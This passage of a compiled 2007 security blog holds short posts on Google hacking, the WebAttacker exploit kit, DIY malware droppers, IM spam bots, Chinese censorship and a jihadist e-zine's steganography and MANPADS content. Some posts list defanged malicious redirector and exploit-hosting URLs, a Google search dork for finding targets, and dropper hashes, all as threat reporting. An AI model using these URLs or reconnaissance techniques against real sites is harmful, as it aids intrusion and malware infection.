7. http://www.proxyswitcher.com/

8. http://www.amplusnet.com/products/invisiblebrowsing/overview.htm

9. http://www.metasploit.com/research/misc/decloak/

Microsoft’s Forefront Ad Campaign (2007-05-23 22:34)

The introduction of Microsoft’s Forefront security solutions is already backed up by a huge ad campaign that can be

seen on the majority of tech-news portals. The campaign is however lacking a consistent vision to communicate the

benefits and main differentiation points – if any – of the product, and is barely informing that it exists in a [1]not so creative way :

There’s nothing in Forefront that really makes it notably better or worse than any other solutions that are

already in the marketplace. However, the Microsoft name may be sufficient for it to steal market share,

and a better integration with other

Microsoft solutions...is likely to be a bit of a differentiator,” said Quin. Faced with increasing competition from

Microsoft, Symantec Corp. questioned Microsoft’s ability to effectively protect enterprise customers.

Trying to be witty too much while fighting ninjas and aliens often results in your ad campaign "clowning" in the eyes of a prospective customer.

[2]Security is indeed[3] a cosmic phenomenon for Microsoft, an unexplained pseudo-randomly generated event that’s continuing [4]to be researched and analyzed for generations to come. [5]Can they achieve desirable results? Will [6]penetration pricing help? And will the ad agency that got commisioned with the ad campaign come up with a bit of [7]a more creative psychological imagination the next time?

A pure example of an [8]acquisition-to-[9]solution strategy compared to [10]AOLs licensing of a reputable AV vendor’s technology, in order for them to [11]enter the market segment as well.

1. http://www.itbusiness.ca/it/client/en/home/News.asp?id=43360

2. http://www.eweek.com/article2/0,1759,2132724,00.asp?kc=EWRSS03129TX1K0000614

3. http://it.slashdot.org/article.pl?sid=07/05/08/1226243&from=rss

4. http://www.channelregister.co.uk/2007/05/03/ms_forefront/

5. http://ddanchev.blogspot.com/2006/05/microsoft-in-information-security.html

6. http://ddanchev.blogspot.com/2006/08/microsofts-onecare-penetration-pricing.html

7. http://ddanchev.blogspot.com/2007/02/beyond-traditional-advertising-packages.html

8. http://www.microsoft.com/presspass/press/2003/jun03/06-10GeCadPR.mspx

9. http://www.microsoft.com/presspass/press/2005/feb05/02-08sybaripr.mspx

10. http://ddanchev.blogspot.com/2006/06/brace-yourself-aol-to-enter-security_09.html

11. http://www.ecommercetimes.com/story/52290.html

Google Hacking for Vulnerabilities (2007-05-29 12:31)

Tools like these are a clear indication in the interest of gathering targets through google hacking techniques and SQL injecting them using a single tool. What’s important to note is that, instead of scanning the target’s web server in an automated fashion thus, increasing the potential of detecting your malicious requests in this case the attack vectors

are already known even cached on a search engines’ servers. Perhaps a good time to set up a [1]google hacking or

[2]PHP deception honeypot, make sure google crawls it and either gather first hand statistics, or deceive at your best.

A paper released under the [3]Know Your Enemy series comments on the concept of search engines’ reconnaissance

:

"Below we give the exploits we have seen against our honeypots and where possible an estimate of the

number of users for each piece of software. The estimates are obtained by checking the number of Google search

results returned for a given page in a website, for example searching for ’"powered by PHPBB" inurl:viewtopic.php’

suggests there are around 1.5 million installations of PHPBB indexed by Google."

Malware using search engines to build its hit lists is nothing new and it’s the [4]Santy worm and perhaps even

the [5]JS/Yamanner worm I have in mind. Worms like these are just the tip of the iceberg when it comes to malware because their successful intrusions act as a propagation vector for malware exes, exploits embedded pages, and hosting of phishing sites. In case you remember, over an year ago New

Zealand started [6]a nation wide google hacking security audit aiming to not just build awareness on the potential

security issues, but to also, measure the country’s susceptibility to google hacking which they claim is the highest

in the world. If you don’t take care of your web application vulnerabilities someone else will, and your organization

wouldn’t even have "the privilege" of getting exploited by an advanced attacker, but by a script kiddie making your server open a reverse shell back to them in between [7]everything else.

1. http://ghh.sourceforge.net/

2. http://www.rstack.org/phphop/

3. http://honeynet.org/papers/webapp/

4. http://www.theregister.co.uk/2004/12/21/santy_worm/

5. http://ddanchev.blogspot.com/2006/06/web-application-email-harvesting-worm.html

6. http://ddanchev.blogspot.com/2006/05/nation-wide-google-hacking-initiative.html

7. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

Phrack Magazine’s Latest Issue (2007-05-29 16:49)

Phrack is back believe it or not with its [1]latest Issue 64 released two days ago. The style is still so old-school, so authentic it makes you remember extraordinary Web 1.0 experiences. Articles of notice I went through so far : "[2]A brief history of the Underground scene" ; "[3]Blind TCP/IP hijacking is still alive" ; and "[4]The art of Exploitation: come back on an exploit". Dazzling already :

" In the last decade, Phrack took a very annoying industry-oriented editorial policy and the original spirit was

in our opinion not respected. The good old school spirit as we like had somehow disappeared from the process of

creating the magazine. That is why the underground got split with a major dispute, as some part of the scene was

unhappy with this new way of publishing. We clearly needed to bring together again all the relevant parties around

the spirit of hacking and the values that make the Underground. The Underground is neither about making the

industry richer by publishing exploits or 0day information, nor distributing hacklogs of whitehats on the Internet, but to go further the limits of technology ever and ever, in a big wave of learning and sharing with the people ready to

embrace it. This is not our war to fight peoples doing this for money but we have to clearly show our difference. "

1. http://www.phrack.org/issues.html?issue=64

2. http://www.phrack.org/issues.html?issue=64&id=4#article

3. http://www.phrack.org/issues.html?issue=64&id=15#article

4. http://www.phrack.org/issues.html?issue=64&id=13#article

Reverse Engineering the ANI Vulnerability (2007-05-30 01:31)

Informative video analyzing the [1]ANI cursor vulnerability, part of the Google TechTalks series.

" Alex Sotirov is a vulnerability engineer at determina. He will discuss some latest techniques in reverse engineering software to find vulnerabilities. Particularly, he'll discuss his technique that lead him to find the ANI bug (a critical new bug in WinXP and Vista). "

[EMBED]

1. http://www.microsoft.com/technet/security/advisory/935423.mspx

The Revenge of the Waitress (2007-05-30 12:44)

Think your scrooge tips will achieve their effect? Think twice but don't put the emphasis on underpaid waitresses, rather on the overall availability of [1]credit card data reading devices as well as their vulnerability to such readers.

Here’s [2]a video of another waitress clonning credit cards on the fly :

" A telltale clue that helped the restaurant and investigators zero in on the waitress: She would make quick

visits to the restroom after picking up customers’ charge cards, apparently to swipe them through a palm-sized

device that recorded the confidential numbers. "

1. http://www.latimes.com/technology/la-me-waitress22may22,1,6787157.story?track=rss&ctrack=1&cset=true

2. http://ddanchev.blogspot.com/2007/02/credit-card-data-cloning-tactic.html

The WebAttacker in Action (2007-05-30 21:06)

Interesting to see that the [1]WebAttacker kit can still be seen in the wild. Here are the redirectors in action :

Input URL : _http://rulife.info/traffic/go.php?sid=1

Effective URL : _http://greencunt.org/crap/index.php

Responding IP : 203.223.159.110

Name Lookup Time : 1.290261

Total Retrieval Time : 5.987628

=> _ http://rulife.info/traffic/go.php?sid=1

=> _ http://xorry.org/backup/atds/out.php?s _id=1

=> _ http://greencunt.org/crap/index.php

What follows is the (sandboxed) infection : file: Write C:\Program Files\Internet Explorer\IEXPLORE.EXE ->

C:\sysykiz.exe

Several more URLs are to be found at the "green" domain as well :

_ http://greencunt.org/anna/fout.php

_ http://greencunt.org/spl1/index.php

Despite that the tool is outdated compared to mature malware platforms and exploitation kits which I’ll be covering

in upcoming posts, the leak

266

of its source code made it easy for someone to tweak it for their personal needs and simply feed with undetectable

binaries, new vulnerabilities, and newly registered domains – even hijacked ones through web application vulnera-

bilities for instance.

In case you’re interested in a proof that attackers are still successfully infecting victims by using vulnerabilities

for which patches have been released months ago, here’s another URL that’s exploiting two vulnerabilities at once

namely :

MDAC ActiveX code execution (CVE-2006-0003)

IE COM CreateObject Code Execution (MS06-042)

The domain in question is - _ http://www.avvcc.com and _ http://www.avvcc.com/lineage/djyx.htm

Related posts:

[2]RootLauncher Kit

[3]Nuclear Grabber Kit

[4]Shots from the Malicious Wild West - Sample Seven

[5]Shots from the Malicious Wild West - Sample Six

[6]Shots from the Malicious Wild West - Sample Five

[7]Shots from the Malicious Wild West - Sample Four

[8]Shots from the Malicious Wild West - Sample Three

[9]Shots from the Malicious Wild West - Sample Two

[10]Shots from the Malicious Wild West - Sample One

1. http://4.bp.blogspot.com/_wICHhTiQmrA/Rd4wewiIS9I/AAAAAAAAASw/dfai0Vk9ZuI/s200/webattacker.jpg

2. http://ddanchev.blogspot.com/2007/02/rootlauncher-kit.html

3. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_25.html

5. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

6. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

7. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html

8. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_3723.html

9. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html

10. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html

268

MSN Spamming Bot (2007-05-31 21:20)

An image is sometimes worth a thousand words. This is a screenshot of infected bots spreading spam messages at MSN via typical !spam [1]IRC based command and control. And here’s a related article about [2]malware on IM networks as well:

" It is not clear exactly why the number of IM attacks is increasing, but security researchers have their theories. Don Montgomery, vice president of marketing at Akonix, speculated the increase in the number of attacks reflects the increase in the use of instant messaging, particularly on corporate networks.

" IM is becoming favored over e-mail as a distribution vector for malware as a result of e-mail security now being employed by 75 percent or more of companies, while IM security is only employed by 15 to 20 percent of companies ," Montgomery said. "The hackers are simply turning to the open door. "

Two options remain highly lucrative. Either someone’s spamming p3n1 $ enlargement propositions and directing to a spam site, or the [3]social engineering efforts aim at visiting an exploit hosting site. No more direct .pif; .scr; or .exe propositions in plain simple text, what’s exploited is mostly client side vulnerabilities and redirectors to break the ice. [4]IM threats stats courtesy of Symantec’s IMlogic and here’s a related post regarding [5]the acquisition of the company with Symantec anticipating the emergence of this market segment

and investing in it. IM propagation has it cyclical patterns which like pretty much all other propagation vectors reaching a mature level starts getting at least partly replaced by other ways of propagation.

1. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

2. http://www.eweek.com/article2/0,1759,2138921,00.asp?kc=EWRSS03129TX1K0000614

3. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

4. http://tc.imlogic.com/threatcenterportal/pubIframe.aspx

5. http://ddanchev.blogspot.com/2006/01/whats-potential-of-im-security-market.html

2.6

June

Data Breach Sample Letters of Notification (2007-06-04 15:15)

Dear customer, to ensure your satisfaction with our quality services we’re notifying you that our inability to protect your sensitive data has resulted in its leakage on the World Wide Web thus, stay tuned for possible identity theft and spending the next couple of years explaining how it wasn’t you who bought that luxurious yacht your bank wants you to pay for. By the time our stolen laptops get connected to the Internet – which we doubt anyway – they will phone back helping us locate them which doesn’t mean we didn’t breach the confidentiality of your personal information, and are just trying to be socially responsible in the time of notification.

Sincerely,

Your favorite and customer-friendly breached retailer

Perhaps the most comprehensive [1]archive of scanned data breach letters of notification on U.S based companies, I’ve come across to so far. Well worth going through in case you wonder on what tone does a breached company use to maintain its weakened brand image, and to prevent a PR disaster.

Related posts:

[2]To report, or not to report?

[3]Personal Data Security Breaches - 2000/2005

[4]A Chart of Personal Data Security Breaches 2005-2006

[5]Getting paid for getting hacked

1. http://www.cwalsh.org/BreachInfo/primary_sources/

2. http://ddanchev.blogspot.com/2006/01/to-report-or-not-to-report.html

3. http://ddanchev.blogspot.com/2006/01/personal-data-security-breaches.html

272

4. http://ddanchev.blogspot.com/2006/11/chart-of-personal-data-security.html

5. http://ddanchev.blogspot.com/2006/03/getting-paid-for-getting-hacked_17.html

273

g0t XSSed? (2007-06-04 15:48)

Following previous posts on [1]XSSing The Planet and [2]XSS Vulnerabilities in E-banking Sites, here’s a full disclosure project that’s basically [3]categorizing user-submitted XSS vulnerabilities by pagerank/government/public entity,

with mirrored XSSed pages.

Even a .secured TLD name is nothing more than [4]a false feeling of security with phishers still loading content

from E-banking providers’ sites, and actively exploiting XSS vulnerabilities to make their scams use the bank’s

site. Therefore from a business development perspective you ought to realize that [5]overperforming in a developing

[6]market segment, is sometimes more profitable than being a pioneer with an idea the market's not willing to anticipate for the time being – perhaps for the best.

1. http://ddanchev.blogspot.com/2007/05/xss-planet.html

2. http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html

3. http://xssed.com/archive/special=1/

4. http://it.slashdot.org/article.pl?sid=07/05/20/1729217

5. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

6. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

CIA's "Upcoming" Black Ops Against Iran (2007-06-06 13:37)

Recent articles pointing out on a U.S President Bush's [1]clearance for CIA black operations against Iran, make it sound like it's something the CIA haven't been doing for decades already. Here's an example of a spy thriller in real life on how the [2]CIA helped U.S embassy workers escape the country unharmed during Iran's revolution by using a fake sci-fi movie production as an excuse :

"He was stuck. For about a week, no one in Washington or Ottawa could invent a reason for anyone to be in Tehran.

Then Mendez hit upon an unusual but strangely credible plan: He’d become Kevin Costa Harkins, an Irish film producer leading his preproduction crew through Iran to do some location scouting for a big-budget Hollywood epic.

Mendez had contacts in Hollywood from past collaborations. (After all, they were in the same business of creating false realities.) And it wouldn’t be surprising, Mendez thought, that a handful of eccentrics from Tinseltown might be oblivious to the political situation in revolutionary Iran. The Iranian government, incredibly, was trying to encourage international business in the country. They needed the hard currency, and a film production could mean millions of US dollars. "

Today’s active black ops doctrine isn’t hapenning without [3]Iran taking notice of course :

" Other Iranian Americans also have been prohibited from leaving Iran in recent months, including Parnaz Azima, a journalist for the U.S.-funded Radio Farda; Ali Shakeri, a founding board member of the Center for Citizen Peacebuilding at the University of California, Irvine; and Kian Tajbakhsh, consultant working for George Soros’ Open Society Institute. "

Realizing the U.S’s inability to wage conventional war on yet another front – from a PR point of view not lack of capacity – the CIA is logically putting more efforts into undermining a religious regime where it hurts most - Iran’s overall isolation from the world’s economic markets and a fact with which no one from the international community is feeling comfortable with, namely, [4]Iran’s continuing efforts to supply the enemies – [5]Hezbollah – of its enemies – the U.S – with technology and know how that was supposedly hard to acquire.

Capitalism has the power to undermine any regime except perhaps one whose foundations are purely religious such as with Islam, therefore dirty tricks like the ones fabricating evidence and making the average Iranian perceive its current rulers as a corrupt puppets of behind a power-driven vision, seems to be a way of destabilizing the regime. Another recent example of an unamed intelligence agency’s PSYOPS team aiming to a achieve a disorted media-echo by distributing false rumors and relying on that basis that there’s truth in every rumour, was that of [6]Muammar Gaddafi’s coma speculations that quickly spread around the world. But what was the purpose of this hoax? Let’s clarify - to achieve a media echo effect abusing the mainstream media’s major weakness in respect to always trying to be the first to spread a ground breaking event. What did the colonel do once he found out he was in

a come? Instead of ignoring, he fell victim into an even more well-thought of trap, and responded that the'll sue the

news agency that came up with the hoax, thus, achieving an even more sucessful media echo effect. If you want to

destroy a regime, you destroy it from inside-to-outside, not the other way around and perhaps the key objective of

this PSYOPS was to help the regime's citizen's envision a future without their leader, even for a few hours before the fact is once again on the front pages. Ingenious intelligence thinking.

[7]PSYOPS and BLACKOPS intersect and these are among the many practial examples I pointed out in a previous post :

- your [8]web sites spread messages of your enemies

- [9]sms messages and your voice mail say you're about to lose the war

- your fancy military email account is inaccessible due to [10]info-warriors utilizing the power of the masses, thus

script kiddies to distract the attention

- you [11]gain participation, thus support

- you feel like Johnny Mnemonic taking the elevator to pick up the 320 GB of R &D data when a [12]guerilla info-warrior appears on the screen and wakes you up on your current stage of brainwashing

- starting from the basics that the only way to [13]ruin a socialist type of government is to introduce its citizens to the joys of capitalism – it always works

- [14]hacktivism - traffic acquisition plus undermining confidence

- propaganda - [15]North Korea is quite experienced

- self-serving news items, commissioned ones

- achieving Internet echo as a primary objective

- introducing biased exclusiveness

- stating primary objectives as facts that have already happened

- impersonation

1. http://blogs.abcnews.com/theblotter/2007/05/bush_authorizes.html

2. http://www.wired.com/wired/archive/15.05/feat_cia.html

3. http://www.voanews.com/english/2007-05-30-voa50.cfm

4. http://ddanchev.blogspot.com/2007/01/transferring-sensitive-military.html

5. http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html

6. http://www.dailymail.co.uk/pages/live/articles/news/worldnews.html?in_article_id=454828&in_page_id=1811

7. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

8. http://www.nato.int/docu/review/2001/0104-04.htm

9. http://www.boingboing.net/2006/07/28/israel_using_sms_rec.html

10. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

11. http://www.boingboing.net/2006/07/18/image_of_the_day_chi.html

12. http://www.theage.com.au/news/technology/israel-hacks-into-hezbollah-tv-radio/2006/08/02/1154198175078.html

13. http://cryptome.org/invent-intel.htm

14. http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html

15. http://ddanchev.blogspot.com/2006/08/north-koreas-strategic-developments.html

Security Cartoons (2007-06-06 13:47)

Despite that the main goal of the initiative is to build better awareness among the average Internet user through

[1]security cartoons, it’s also very entertaining for someone professionally in the field. The original [2]press release :

" The cartoons we have developed obviously are not a textbook approach, not made for professional journals or geared to an audience of professional researchers," said Srikwan, who is the graphic designer of [3]

www.SecurityCartoon.com

. "We wanted this to be accessible to anyone who uses the Internet – general consumers, teenagers, teachers and

anybody who banks or shops online. That’s why the cartoon format is perfect – everybody can relate to it. The

cartoons cover online security issues such as phishing, pharming, malware, spoofing and password protection. But

as opposed to most other educational efforts relating to these topics, the cartoons do not only teach its readers what to do and not to do, but why, too. "

Is [4]building security awareness in the age of malicious economies of scale worth the investment in terms of

outsourcing the program details to an experienced vendor? You bet, and what I especially like about the cartoons

collection is its vendor-independent position, namely it’s not promoting the idea of the product concept myopia and

product as the solution to the threat, but vigilance and maintaining a decent situational awareness while online.

The rest is up to a vendor’s marketing and sales department trying to hopefully get more customers and prove their

solution outperforms the rest of the vendors, compared to a profit-margin centered vendor, trying to squeeze out

the juice from a commoditized product or a solution but lacking any major differentiation points.

Here are [5]two more great collections of [6]security cartoons as well.

1. http://securitycartoon.com/

2. http://newsinfo.iu.edu/news/page/normal/5765.html

3. http://www.securitycartoon.com/

4. http://security.isu.edu/pdf/security-policy.pdf

5. http://www.packetstormsecurity.org/unix-humor/indexdate.html

6. http://www.networkintrusion.co.uk/cartoons.htm

An Analysis of the Technical Mujahid - Issue Two (2007-06-07 13:41)

Good afternoon everyone, shall we enjoy some fried cyber jihadists for lunch? I’d say let’s go for it. After [1]analyzing issue one of the Technical Mujahid couple of months ago, the post continues to be among the most popular ones at this blog, and best of all - I’ve virtually met with people whose knowledge intimacy I’d never ruin by physically meeting with them. In a globalized world, OSINT is your early warning system and a tool for establishing social responsibility as a citizen of world, and I’m still sticking to my old saying that an OSINT conducted - a tax payer’s buck saved somewhere.

During March, 2007, the Al Fajr Information Center released the second issue of the Technical Mujahid E-zine (72 pages), a definite proof of their commitment towards educating the prone to brainwashing and radicalization wannabe jihadists. What has improved? Have the topics shifted from the general IT ones to start covering conventional weaponry discussions? Disturbingly yes. Whereas the topics still largely remain IT related, much more PSYOPS and discussion on weapons systems such as MANPADS- is included in the second issue. The myth of terrorists and jihadists using steganography is "thankfully" coming out of the dark despite how uncomfortable you may feel about 279 it, from a strategic point of view, the low lifes are putting more efforts into educating the average jihadist on how to generate noise, so that the real conversation can continue with wannabe jihadists getting caught, and the true master minds remaining safe.

Case in point - the first issue of the magazine was covered by the several sources who seem to be aware of the forums where the real discussion and announcements are going, but the release of the second issue wasn’t that well covered in comparison to their previous coverages. But how come? Is someone interested in getting a higher proportion of the upcoming departamental budget allocation with stories like we need petabytes of disk space and CPU on demand to analyze the ongoing conversations, or is the average citizen feeling more secure not knowing how aware both cyber and real life jihadists are? A picture is sometimes worth a thousand fears. Let’s discuss the second issue of the Technical Mujahid by starting with the key summary points :

Key summary points :

280

- The second issue of the magazine is diversifying its content to include conventional weaponry articles, especially the nasty MANPADS

- Propaganda is largely increasing, thanks to automated translation software and keywords density analysis

- With articles such as the ABC of running and operating a Jihadist site online, the authors of the magazine are aiming to generate even more noise

- There’s a very experienced team of multimedia/creative designers applying professional layouts to the magazine

and the articles

281

01. Article One - An Overview of Steganography and Covert

Communications

Article one is continuation from the discussion opened in the first issue on the basics of steganography and

encryption. Rich on visual material as always, it covers a surprising number of steganographic techniques starting

from watermarking, and also commenting on the process of steganalysis and how degrading the quality of an image

let’s say, is a major trade-off compared to encryption for instance. The article also includes a comparison of colors

histogram of an original image and a steganographic one to showcase the trade-off. What makes an impression is

the evolving editorial and DIY tutorials with definitions of technical terms at the end of each article and their Arabic translation..

Key terms from article one :

282

Steganography (Steganos graphy); Steganalysis; Morse Code; Digital Signal and Image Processing; Watermarking; LSB (Least Significant Bit); MSB (Most Significant Bit); Histogram (Frequency distribution of RGB); One Way Encryption; Discrete Cosine Transform (Coefficients); Enhanced LSB Layers Analysis.

Moreover, an exampe is given where Islamic military communications in Iraq are hidden in a 100x50 pixel picture. Feeling uncomfortable with the idea of jihadists using steganography for communications? So do I, but keeping it realistic instead of denying the reality is even worse than actually admitting it. Something else is important to understand as well, and that’s to overall lack of situational awareness of the average citizen in any contrying, still living in the stereotype of bunch of folks making plans on the sand in a distant cave somewhere in the mountains.

Your desire to remain what you are is what limits you.

It also worth discussing why are they including English-to-Arabic translations of technical terms, and I think the main goal is to provoke readers to start searching the Arabic web for related articles, perhaps a good moment to break the stereotype a mention that online jihadi communities is where visitors convert to talkers, and later on doers.

02. Article Two - Creating a Jihadist’s Site for Newbies

In order for jihadists to generate more noise and build a loyal army of believers, the authors have taken the time and effort to explain the basics of web design, web hosting, and various other issues related to building a jihadists site from scratch. In times of "war on ideologies", the bigger the community, the higher chance for possible recruitment.

03. Article Three - An Overview of Short Range Shoulder-Fired

Missiles

From ITsecurity to conventional weaponry articles, the shift is very interesting one, especially the in-depth knowledge on various systems and the countermeasures aircraft have against MANPADS. What’s worth mentioning is the PSYOPS

motive of jihadist’s sandal on the top of a scrap from an obviously taken down helicopter. The articles concludes with detailed technical specifications of MANpads and by highlighting the dominance of the Russian [2]IGLA system.

Key terms from article three :

Infrared (wavelength greater than 0.7 micron); Ultraviolet (UV: wavelength less than 0.4 micron); Infrared seeker

head; IFF (Identification Friend or Foe) antenna; Digital signal processing (DSP); Counter-Countermeasures(CCM);

Directed infrared countermeasures [DIRCM]; Sensor- Mercury Cadmium Telluride (HgCdTe) 1- 24mm; Sensor- Indium

Antimonide (InSb) 1-5.5mm

285

04. Article Four - Basics and Importance of Encryption

Even wondered how Alice and Bob talk exchange keys in Arabic? This article explains in detail the basics and

importance of encryption, and compared to issue one of the technical mujahid which was recommending PGP, the

author is now recommending the [3]Mujahideen Secrets encryption tool.

05. Article Five - Basics of Video Recording and Subtitling Clips

286

Wonder how did the whole jihadist multimedia revolution start? As it seems, there’s a team of "reporters" attached to militant groups to take recordings of the battles and later one include propaganda background music and

subtitle them to acheive an even more influential effect on their audience.

Dear wannabe jihadists - if your definition of existence consists in your futile attempt to achieve a knowledge-driven jihadist community in the form of generating noise with armies of religiously brainwashed soldiers, you face extinction it’s that very simple.

1. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

2. http://en.wikipedia.org/wiki/9K38_Igla

3. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

Censoring Flickr in China (2007-06-12 12:55)

Since I’ve been [1]discussing China’s [2]Internet censorship practices, and I’ve been doing it pretty much since I’ve started blogging, this is the most recent example of how what’s thought to be the most robust and sophisticated censorship system in world is a useless technological solution if not implemented "properly". The news of the government censoring a very popular site will spread faster, but instead of applying the [3]predefined subversive content detection practice and allow anything else, they’re mocking their overhyped censorship system by blocking the entire site instead of either removing the content in question or blocking access to the specific Flickr set. Futile attempt? For sure, but far more gentle approach of censorship compared to the current one.

Various [4]news sources reported that China’s censoring the entire Flickr.

As you can see the [5]greatfirewallofchina.org test confirms the block, but it also confirms that [6]Flickr.com itself is not censored but any other content within. How come? The idea is that the user user is left with the impression that it’s a technical glitch at Flickr.com compared to receiving a censorship warning or even a 404 when accessing the main page. Logging in Flickr is possible – verified though a Beijing based proxy manually – uploading is also possible, but not content can be seen.

Flickr = a Yahoo! media company with which the Chinese government has been keeping close ties in the past so that [7]jailed journalists started filling lawsuits against Yahoo. Various bloggers speculated that [8]China banned the entire site due to the leak of protestor’s photos on it, and taking into consideration [9]China’s ongoing censorship of mobile communications such as SMS messages which I covered in a previous post, you may notice that the first image of the received sms for the time and place of the protest is censored by the photographer herself, especially the time of receivement. [10]The protest is also on YouTube, so would YouTube be logically next to get blocked? I doubt so as basically, the protest will position itself as an even more high priority issue for the Chinese government.

The censorship trade-off, should you censor it and add more exclusiveness to it, or ignore and act like it’s nothing serious? [11]Undermine censorship by spreading the censored item further.

Even more interesting is the fact that couple of months ago, [12]Google’s shareholders were about to wage a proxy battle in order for them to convince top management in the long-term effects of censorship. [13]Google convinced them that the revenues streaming from China with its near the top Internet population are more important and so they agreed. Obviously, [14]Yahoo’s shareholders are too, not keen of the fact that their investments are driving the oppression of Chinese citizens, and have recently proposed a similar resolution :

" Amnesty International has today (11 June) expressed its support for two shareholder resolutions up for vote at tomorrow’s Yahoo! annual meeting in California, one calling on the company to oppose internet repression in countries such as China, and one requesting the creation of a corporate Board Committee on Human Rights. "

New media companies are helpless and obliged under Chinese law to censor if they don’t want to lose the option to do business in (Soviet) China, therefore a nation-2-nation actions must be taken especially from the world’s major evalgelists of a free society and democracy. The rest is [15]a twisted reality - a [16]Tiananmen Square image

search outside China, and a [17]Tiananmen Square image search in China, everything’s "in order".

1. http://ddanchev.blogspot.com/2006/02/chinese-internet-censorship-efforts.html

2. http://ddanchev.blogspot.com/2006/09/media-censorship-in-china-faq.html

3. http://ddanchev.blogspot.com/2006/08/chinas-internet-censorship-report-2006.html

4. http://yro.slashdot.org/yro/07/06/09/1914226.shtml

5. http://ddanchev.blogspot.com/2007/03/real-time-censored-url-check-in-china.html

6. http://ya.iyee.cn/2007/06/flickr-photos-banned.html

7. http://www.kansascity.com/438/story/144586.html

8. http://www.flickr.com/photos/78205250@N00/

9. http://ddanchev.blogspot.com/2006/07/chinas-interest-of-censoring-mobile.html

10. http://youtube.com/watch?v=xSjNK1Q4iiA

11. http://irrepressible.info/

12. http://ddanchev.blogspot.com/2006/12/google-and-yahoos-shareholders-against.html

13. http://searchengineland.com/070511-084348.php

14. http://www.amnesty.org.uk/news_details.asp?NewsID=17373

15. http://ddanchev.blogspot.com/2006/01/twisted-reality.html

16. http://blog.outer-court.com/files/google-images-censorship.jpg

17. http://blog.outer-court.com/files/google-images-censorship-china.jpg

289

Homosexual Warfare (2007-06-12 13:50)

Applause for the non-lethal weapons R &D, but [1]a Gay Bomb using aphrodisiacs to provoke sexual behaviour on

the field courtesy of the Pentagon, is far more creative than [2]a vomit beam for instance :

" In one sentence of the document it was suggested that a strong

aphrodisiac

could be dropped on enemy troops, ideally one which would also cause

"homosexual behaviour". The aphrodisiac weapon was described as "distasteful but completely non-lethal". In its "New Discoveries Needed" section, the document implicitly acknowledges that no such chemicals are actually known. "

Just imagine the situation when a century later, a futuristic History Channel displays holograms of such warfare activities. More info on [3]the Gay Bomb, as well as [4]video of soldiers on LSD – exceptional warriors win their battles without waging wars.

1. http://en.wikipedia.org/wiki/Gay_bomb

2. http://blog.wired.com/defense/2007/03/navy_researchin.html

3. http://cbs5.com/topstories/local_story_159222541.html

4. http://video.google.com/videoplay?docid=517198059628627413

DIY Malware Droppers in the Wild (2007-06-12 20:50)

The revenge of the script kiddies, or the master minds releasing DIY tools to let ’em generate enough noise as I’ve pointed out in my [1]future trends of malware paper? Further expanding the [2]Malicious Wild West series, here are two more recently released DIY malware droppers. The detection rate for the generated dropper of the first one is disturbing given it’s not even crypted :

AVG - 06.12.2007 - Downloader.VB.KK

NOD32v2 - 06.12.2007 - probably unknown NewHeur _PE virus

Panda - 06.12.2007 - Suspicious file

No AV detects the packer itself!

File size : 311296 bytes

MD5 : 1944378cba81bcd894d43d71dc5fccb5

SHA1 : 920505f2124e8a477ab26a28f81a779d717882be

The second one has a much higher detection rate of both the packer and the dropper :

File size : 19001 bytes

MD5 : abad61857c4b79773326496dec11929b

SHA1 : 5c74c3572febf7f468b41d9bdc5cbc19eb2348b5

PandaLabs has recently conducted [3]a study on the increasing use of packers and cryptors by malware authors worth mentioning :

" There are many different packers. According to the PandaLabs study, UPX is the most common and is used in 15 percent of the malware detected. PECompact and PE, are used in 10 percent of cases. However, according to PandaLabs, there are more than 500 types of packers that could be used by cyber-crooks. “In essence it is a stealth technique. The increasing use of these programs highlights how keen Internet criminals are for their creations to go

undetected,” explains Luis Corrons, technical director of PandaLabs. "

You may also be interested in finding out [4]how popular anti virus vendors perform agains known, but crypted

malware.

Related posts:

[5]A Malware Cryptor

[6]A Malware Cryptor 2

[7]A Malware Loader

1. http://www.linuxsecurity.com/docs/malware-trends.pdf

2. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_25.html

3. http://www.net-security.org/virus_news.php?id=813

4. http://ddanchev.blogspot.com/2007/01/testing-anti-virus-software-against.html

5. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html

6. http://ddanchev.blogspot.com/2007/05/yet-another-malware-cryptor-in-wild.html

7. http://ddanchev.blogspot.com/2007/05/malware-loader-for-sale.html

Israeli Reconnaissance Satellite C&C - Video (2007-06-18 12:29)

[1]Catchy demo of a C &C center in Israel, via [2]Cryptome. A violation of OPSEC? Not necessarily given that some of the synchonized displays are blurred, but the main purpose behind the clip is to communicate that - "yes our IMINT is powerful enough". Some of the most recent [3]satellite reconnaissance developments are a great example of the utopian tracking of non-existing terrorists’ physical assets, such as boats in this case, even [4]white horses in Afghanistan.

"

The ocean-surveillance satellites, part of the National Ocean Surveillance System (NOSS), will track possible terrorist activities at sea. The two satellites will fly in a regimented formation within their elliptical orbits above the Earth so that they will be able to precisely determine the positions of ocean-going vessels at different times. This data will be combined with data from 18 other NRO satellites orbiting the Earth, which are spaced apart at six or seven different sections above the Earth’s surface. "

And while the U.S is investing in a satellite reconnaissance without any "fog of war", an effort that’s enviable, but highly innefective when it comes to fighting terrorism, Japan which is still heavily [5]relying on U.S sharing of

